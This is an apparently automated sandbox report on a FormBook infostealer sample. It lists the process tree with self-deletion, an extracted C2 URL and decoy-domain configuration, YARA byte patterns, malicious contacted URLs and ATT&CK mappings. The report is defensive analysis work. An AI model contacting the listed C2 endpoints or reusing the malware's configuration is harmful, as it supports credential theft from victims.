ID: 562034
Sample Name:
5tCYPTkM6b.exe
Cookbook: default.jbs
Time: 10:45:02
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

5tCYPTkM6b.exe


Overview

General Information

Sample Name:	5tCYPTkM6b.exe
Analysis ID:	562034
MD5:	c2ca2ba9c38eb0..
SHA1:	8a897f24d2e564..
SHA256:	9af4d9ef8b2a850.
Tags:	exe Formbook
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Machine Learning detection for sam…
- Performs DNS queries to domains w…
- Self deletion via cmd delete
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- 5tCYPTkM6b.exe (PID: 4904 cmdline: "C:\Users\user\Desktop\5tCYPTkM6b.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
  - 5tCYPTkM6b.exe (PID: 5880 cmdline: "C:\Users\user\Desktop\5tCYPTkM6b.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
    - explorer.exe (PID: 3292 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 6932 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6980 cmdline: /c del "C:\Users\user\Desktop\5tCYPTkM6b.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.dreamschools.online/b80i/"
  ],
  "decoy": [
    "yixuan5.com",
    "jiazheng369.com",
    "danielleefelipe.net",
    "micorgas.com",
    "uvywah.com",
    "nbjcgl.com",
    "streets4suites.com",
    "hempgotas.com",
    "postmoon.xyz",
    "gaboshoes.com",
    "pastodwes.com",
    "libes.asia",
    "damusalama.com",
    "youngliving1.com",
    "mollyagee.com",
    "branchwallet.com",
    "seebuehnegoerlitz.com",
    "inventors.community",
    "teentykarm.quest",
    "927291.com",
    "wohn-union.info",
    "rvmservices.com",
    "cuanquotex.online",
    "buysubarus.com",
    "360e.group",
    "markham.condos",
    "carriewilliamsinc.com",
    "ennitec.com",
    "wildberryhair.com",
    "trulyrun.com",
    "pinkandgrey.info",
    "mnselfservice.com",
    "gabtomenice.com",
    "2thpolis.com",
    "standardcrypro.com",
    "58lif.com",
    "ir-hasnol.com",
    "ggsega.xyz",
    "tipslowclever.rest",
    "atlasgrpltdgh.com",
    "4338agnes.com",
    "hillsncreeks.com",
    "pentest.ink",
    "cevichiles.com",
    "evodoge.com",
    "goooooo.xyz",
    "ehaszthecarpetbagger.com",
    "finanes.xyz",
    "zoharfine.com",
    "viperiastudios.com",
    "sjljtzsls.com",
    "frentags.art",
    "mediafyagency.com",
    "faydergayremezdayener.net",
    "freelance-rse.com",
    "quickmovecourierservices.com",
    "lexingtonprochoice.com",
    "farmacymerchants.com",
    "inkland-tattoo.com",
    "aloebiotics.com",
    "rampi6.com",
    "bookinggroningen.com",
    "wilkinsutotint.com",
    "inslidr.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.5tCYPTkM6b.exe.2300000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.5tCYPTkM6b.exe.2300000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.5tCYPTkM6b.exe.2300000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ce9:$sqlite3step: 68 34 1C 7B E1 • 0x15dfc:$sqlite3step: 68 34 1C 7B E1 • 0x15d18:$sqlite3text: 68 38 2A 90 C5 • 0x15e3d:$sqlite3text: 68 38 2A 90 C5 • 0x15d2b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e53:$sqlite3blob: 68 53 D8 7F 8C
2.0.5tCYPTkM6b.exe.400000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
2.0.5tCYPTkM6b.exe.400000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7818:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7bb2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b3f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1262c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9342:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18db7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Antivirus detection for URL or domain
- Machine Learning detection for sample

Networking

- System process connects to network (likely due to code injection or exploit)
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud

- Yara detected FormBook

System Summary

- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

- Self deletion via cmd delete

Malware Analysis System Evasion

- Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Native API	Path Interception	6 1 2 Process Injection	2 Virtualization/Sandbox Evasion	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	6 1 2 Process Injection	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Deobfuscate/Decode Files or Information	Security Account Manager	2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
5tCYPTkM6b.exe	39%	Virustotal		Browse
5tCYPTkM6b.exe	35%	ReversingLabs	Win32.Trojan.Risis	
5tCYPTkM6b.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.5tCYPTkM6b.exe.2300000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
14.2.control.exe.486796c.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.0.5tCYPTkM6b.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
2.0.5tCYPTkM6b.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.5tCYPTkM6b.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
2.0.5tCYPTkM6b.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
14.2.control.exe.53aa88.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.0.5tCYPTkM6b.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
2.0.5tCYPTkM6b.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
2.2.5tCYPTkM6b.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.5tCYPTkM6b.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEOY8W/QDgsCvwRU23ef9loG+cg==&3f9LV=d484gh1H9	100%	Avira URL Cloud	malware	
http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXF0YMrmhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q==&3f9LV=d484gh1H9	100%	Avira URL Cloud	malware	
www.dreamschools.online/b80i/	100%	Avira URL Cloud	phishing	
http://www.carriewilliamsinc.com/b80i/?Tjox=OPDrsYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++lTY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg==&3f9LV=d484gh1H9	100%	Avira URL Cloud	malware	
http://www.goooooooo.xyz/b80i/?Tjox=RiUiRE3mjXVt2J/JNN+P+o7W4g2/FA7pScYCkHZZbsn0kCc2XYGtZAPMcbBY0+c70SCl18kAyQ==&3f9LV=d484gh1H9	100%	Avira URL Cloud	phishing	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.yixuan5.com	156.246.248.162	true	true		unknown
www.micorgas.com	35.186.238.101	true	false		unknown
carriewilliamsinc.com	34.102.136.180	true	false		unknown
goooooooo.xyz	148.72.244.75	true	true		unknown
www.wildberryhair.com	172.67.168.28	true	false		unknown
farmacymerchants.com	34.102.136.180	true	false		unknown
freelance-rse.com	193.141.3.66	true	true		unknown
www.goooooooo.xyz	unknown	unknown	true		unknown
www.freelance-rse.com	unknown	unknown	true		unknown
www.carriewilliamsinc.com	unknown	unknown	true		unknown
www.nbjcgl.com	unknown	unknown	true		unknown
www.inslidr.com	unknown	unknown	true		unknown
www.postmoon.xyz	unknown	unknown	true		unknown
www.ehaszthecarpetbagger.com	unknown	unknown	true		unknown
www.farmacymerchants.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEOY8W/QDgsCvwRU23ef9loG+cg==&3f9LV=d484gh1H9	true	• Avira URL Cloud: malware	unknown
http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXF0YMrmhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q==&3f9LV=d484gh1H9	false	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
www.dreamschools.online/b80i/	true	• Avira URL Cloud: phishing	low
http://www.carriewilliamsinc.com/b80i/?Tjox=OPDrsYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++lTY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg==&3f9LV=d484gh1H9	false	• Avira URL Cloud: malware	unknown
http://www.goooooooo.xyz/b80i/?Tjox=RiUiRE3mjXVt2J/JNN+P+o7W4g2/FA7pScYCkHZZbsn0kCc2XYGtZAPMcbBY0+c70SCl18kAyQ==&3f9LV=d484gh1H9	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000000.29880376 2.0000000006840000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 004.00000000.276761296.0000000006840000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.374119582.000000 0006840000.00000004.00000001.00020000.00 000000.sdmp, explorer.exe, 00000004.0000 0000.312026121.0000000006840000.00000004 .00000001.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_Error	5tCYPTkM6b.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	5tCYPTkM6b.exe	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
148.72.244.75	goooooo.xyz	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
34.102.136.180	carriewilliamsinc.com	United States		15169	GOOGLEUS	false
156.246.248.162	www.yixuan5.com	Seychelles		328608	Africa-on-Cloud-ASZA	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562034
Start date:	28.01.2022

Start time:	10:45:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5tCYPTkM6b.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@11/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 65.9% (good quality ratio 60.5%) • Quality average: 71.1% • Quality standard deviation: 31.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 80.67.82.235, 80.67.82.211
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, dual-a-0001.dc-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\mgyagjb

Process:	C:\Users\user\Desktop\5tCYPTkM6b.exe
File Type:	data
Category:	dropped
Size (bytes):	5249
Entropy (8bit):	6.1160379955388935
Encrypted:	false
SSDEEP:	96:HE4FTINLY3hqAntRxvviaXlUvIz51HicLVHpoGr8m0uTfKo234O1pLF:LONLMhqAnTxvvia0K39pNrn0MSo2344F
MD5:	61327A82DC5ACFC628A9DDC93B1EDC0A
SHA1:	63C2213EA0752D4CD33BC4CD26BE1F6A5D5A5A4D
SHA-256:	1408C1FF01630D3A5FBAE695DB2B399CBDA3C4B4B43DB12B80AC8DB5C294A899
SHA-512:	CCF6C11A894171BE04737442D3BE0F4A843679B1D7E18E3458EBB74768FAB441522C4AA34FF877A50C902501EC68744A43747187BF23A284EF07E94832312212
Malicious:	false
Reputation:	low
